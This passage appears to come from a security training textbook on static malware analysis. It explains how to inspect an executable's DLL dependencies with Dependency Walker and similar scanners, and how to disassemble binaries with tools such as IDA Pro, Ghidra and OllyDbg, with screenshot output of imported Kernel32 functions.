	ADVAPI32.DLL	01/27/2022 2:12a	06/30/2087 2:22a	500,984	A	0x0008708E	0x0008708E
	AEPIC.DLL	12/07/2021 2:50p	12/28/2066 2:07a	489,088	A	0x0007E80C	0x0007E80C
	API-MS-WIN-APPMODEL-ADVERTISINGID-L1-1-0.DLL	Error opening file. The system cannot find the file specified (2).					
	API-MS-WIN-APPMODEL-IDENTITY-L1-2-0.DLL	Error opening file. The system cannot find the file specified (2).					
	API-MS-WIN-APPMODEL-RUNTIME-INTERNAL-L1-1-2.DLL	Error opening file. The system cannot find the file specified (2).					
	API-MS-WIN-APPMODEL-RUNTIME-INTERNAL-L1-1-7.DLL	Error opening file. The system cannot find the file specified (2).					
	API-MS-WIN-APPMODEL-RUNTIME-L1-1-0.DLL	Error opening file. The system cannot find the file specified (2).					
	API-MS-WIN-APPMODEL-RUNTIME-L1-1-1.DLL	Error opening file. The system cannot find the file specified (2).					
	API-MS-WIN-APPMODEL-STATE-L1-2-0.DLL	Error opening file. The system cannot find the file specified (2).					
	API-MS-WIN-APPMODEL-UNLOCK-L1-1-0.DLL	Error opening file. The system cannot find the file specified (2).					

Error: At least one required implicit or forwarded dependency was not found.
Warning: At least one delay-load dependency module was not found.
For Help, press F1

https://www.dependencywalker.com

Identifying File Dependencies

Any software program depends on various inbuilt libraries of an OS that help in performing specified actions in a system. Programs need to work with internal system files to function correctly. They store the import and export functions in a kernel32.dll file. File dependencies contain information about the internal system files that the program needs to function properly, the process of registration, and location on the machine.

You need to find the libraries and file dependencies, as they contain information about the run-time requirements of an application. Subsequently, you need to check if they can find and analyze these files, as they can provide information about malware in a file. File dependencies include linked libraries, functions, and function calls. Check the dynamically linked list in the malware executable file. Finding out all the library functions may allow you to guess what the malware program can do. You should know the various dll used to load and run a program.

Some standard dlls are listed in the table below:

dll	Description of contents
Kernel32.dll	Core functionality, such as access and manipulation of memory, files, and hardware
Advapi32.dll	Provides access to advanced core Windows components such as the Service Manager and Registry
User32.dll	User-interface components, such as buttons, scrollbars, and components for controlling and responding to user actions
Gdi32.dll	Functions for displaying and manipulating graphics

Ntdll.dll	Interface to the Windows kernel
WSock32.dll and Ws2_32.dll	Networking DLLs that help to connect to a network or perform network-related tasks
Wininet.dll	Supports higher-level networking functions


Table 7.5: Standard dlls

You can use tools such as Dependency Walker to identify the dependencies within the executable file.

- **Dependency Walker**

  Source: *https://www.dependencywalker.com*

  Dependency Walker lists all the dependent modules of an executable file and builds hierarchical tree diagrams. It also records all the functions of each module's exports and calls. Furthermore, it detects many common application problems such as missing and invalid modules, import/export mismatches, circular dependency errors, mismatched machine modules, and module initialization failures.



PI	Ordinal ^	Hint	Function	Entry Point
C	N/A	27 (0x001B)	CloseHandle	Not Bound
C	N/A	40 (0x0028)	CopyFileA	Not Bound
C	N/A	52 (0x0034)	CreateFileA	Not Bound
C	N/A	53 (0x0035)	CreateFileMappingA	Not Bound
C	N/A	68 (0x0044)	CreateProcessA	Not Bound
C	N/A	74 (0x004A)	CreateThread	Not Bound
C	N/A	76 (0x004C)	CreateToolhelp32Snapshot	Not Bound
C	N/A	87 (0x0057)	DeleteFileA	Not Bound
C	N/A	125 (0x007D)	ExitProcess	Not Bound
C	N/A	128 (0x0080)	ExpandEnvironmentStringsA	Not Bound

E	Ordinal ^	Hint	Function	Entry Point
C	1 (0x0001)	70 (0x0046)	BaseThreadInitThunk	0x00016720
C	2 (0x0002)	901 (0x0385)	InterlockedPushListSList	NTDLL.RtlInterlockedPushListSList
C	3 (0x0003)	1569 (0x0621)	Wow64Transition	0x0008209C
C	4 (0x0004)	0 (0x0000)	AcquireSRWLockExclusive	NTDLL.RtlAcquireSRWLockExclusive
C	5 (0x0005)	1 (0x0001)	AcquireSRWLockShared	NTDLL.RtlAcquireSRWLockShared
C	6 (0x0006)	2 (0x0002)	ActivateActCtx	0x00021AC0
C	7 (0x0007)	3 (0x0003)	ActivateActCtxWorker	0x00016E50
C	8 (0x0008)	4 (0x0004)	ActivatePackageVirtualizationContext	0x000248F0
C	9 (0x0009)	5 (0x0005)	AddAtomA	0x00020190

Module ^	File Time Stamp	Link Time Stamp	File Size	Attr.	Link Checksum	Real Checksum
ADVAPI32.DLL	01/27/2022 2:12a	06/30/2087 2:22a	500,984	A	0x0008708E	0x0008708E
AEPIC.DLL	12/07/2021 2:50p	12/28/2066 2:07a	489,088	A	0x0007E80C	0x0007E80C
API-MS-WIN-APPMODEL-ADVERTISINGID-L1-1-0.DLL	Error opening file. The system cannot find the file specified (2).					
API-MS-WIN-APPMODEL-IDENTITY-L1-2-0.DLL	Error opening file. The system cannot find the file specified (2).					
API-MS-WIN-APPMODEL-RUNTIME-INTERNAL-L1-1-2.DLL	Error opening file. The system cannot find the file specified (2).					
API-MS-WIN-APPMODEL-RUNTIME-INTERNAL-L1-1-7.DLL	Error opening file. The system cannot find the file specified (2).					
API-MS-WIN-APPMODEL-RUNTIME-L1-1-0.DLL	Error opening file. The system cannot find the file specified (2).					
API-MS-WIN-APPMODEL-RUNTIME-L1-1-1.DLL	Error opening file. The system cannot find the file specified (2).					
API-MS-WIN-APPMODEL-STATE-L1-2-0.DLL	Error opening file. The system cannot find the file specified (2).					
API-MS-WIN-APPMODEL-UNLOCK-L1-1-0.DLL	Error opening file. The system cannot find the file specified (2).					

Error: At least one required implicit or forwarded dependency was not found.
Warning: At least one delay-load dependency module was not found.

For Help, press F1

Figure 7.76: Screenshot of Dependency Walker

Some additional dependency extraction tools are as follows:

- Dependency-check (*https://jeremylong.github.io*)
- Snyk (*https://snyk.io*)
- PE Explorer Dependency Scanner (*http://www.pe-explorer.com*)
- Retire.js (*https://retirejs.github.io*)


Static Malware Analysis: Malware Disassembly

- Disassemble the **binary code** and analyze the assembly code instructions
- Use tools such as **IDA** that can reverse the machine code to **assembly language**
- Based on the reconstructed assembly code, you can inspect the **program logic** and recognize its threat potential. This process is performed using debugging tools such as **OllyDbg**

Disassembling and Debugging Tools

- Ghirda (*https://ghidra-sre.org*)
- x64dbg (*https://x64dbg.com*)
- Radare (*https://rada.re*)
- OllyDbg (*https://www.ollydbg.de*)
- WinDbg (*http://www.windbg.org*)

IDA Pro IDA Pro is a **Windows**, **Linux** or **Mac OS X** hosted multi-processor **disassembler and debugger** that can debug through Instructions tracing, Functions tracing, and Read/Write-Write-Execute tracing features



https://www.hex-rays.com

Malware Disassembly

The static analysis also includes the dismantling of a given executable into binary format to study its functionalities and features. This process helps to identify the language used for programming the malware, APIs that reveal its function, etc. Based on the reconstructed assembly code, you can inspect the program logic and recognize its threat potential. This process can be performed using debugging tools such as IDA Pro, and OllyDbg.

- **IDA Pro**

  Source: *https://www.hex-rays.com*

  IDA Pro is a multi-platform disassembler and debugger that explores binary programs, for which the source code is not always available to create maps of their execution. It shows the instructions in the same way as a processor executes them, i.e., in a symbolic representation called assembly language. Thus, it is easy for you to find harmful or malicious processes.

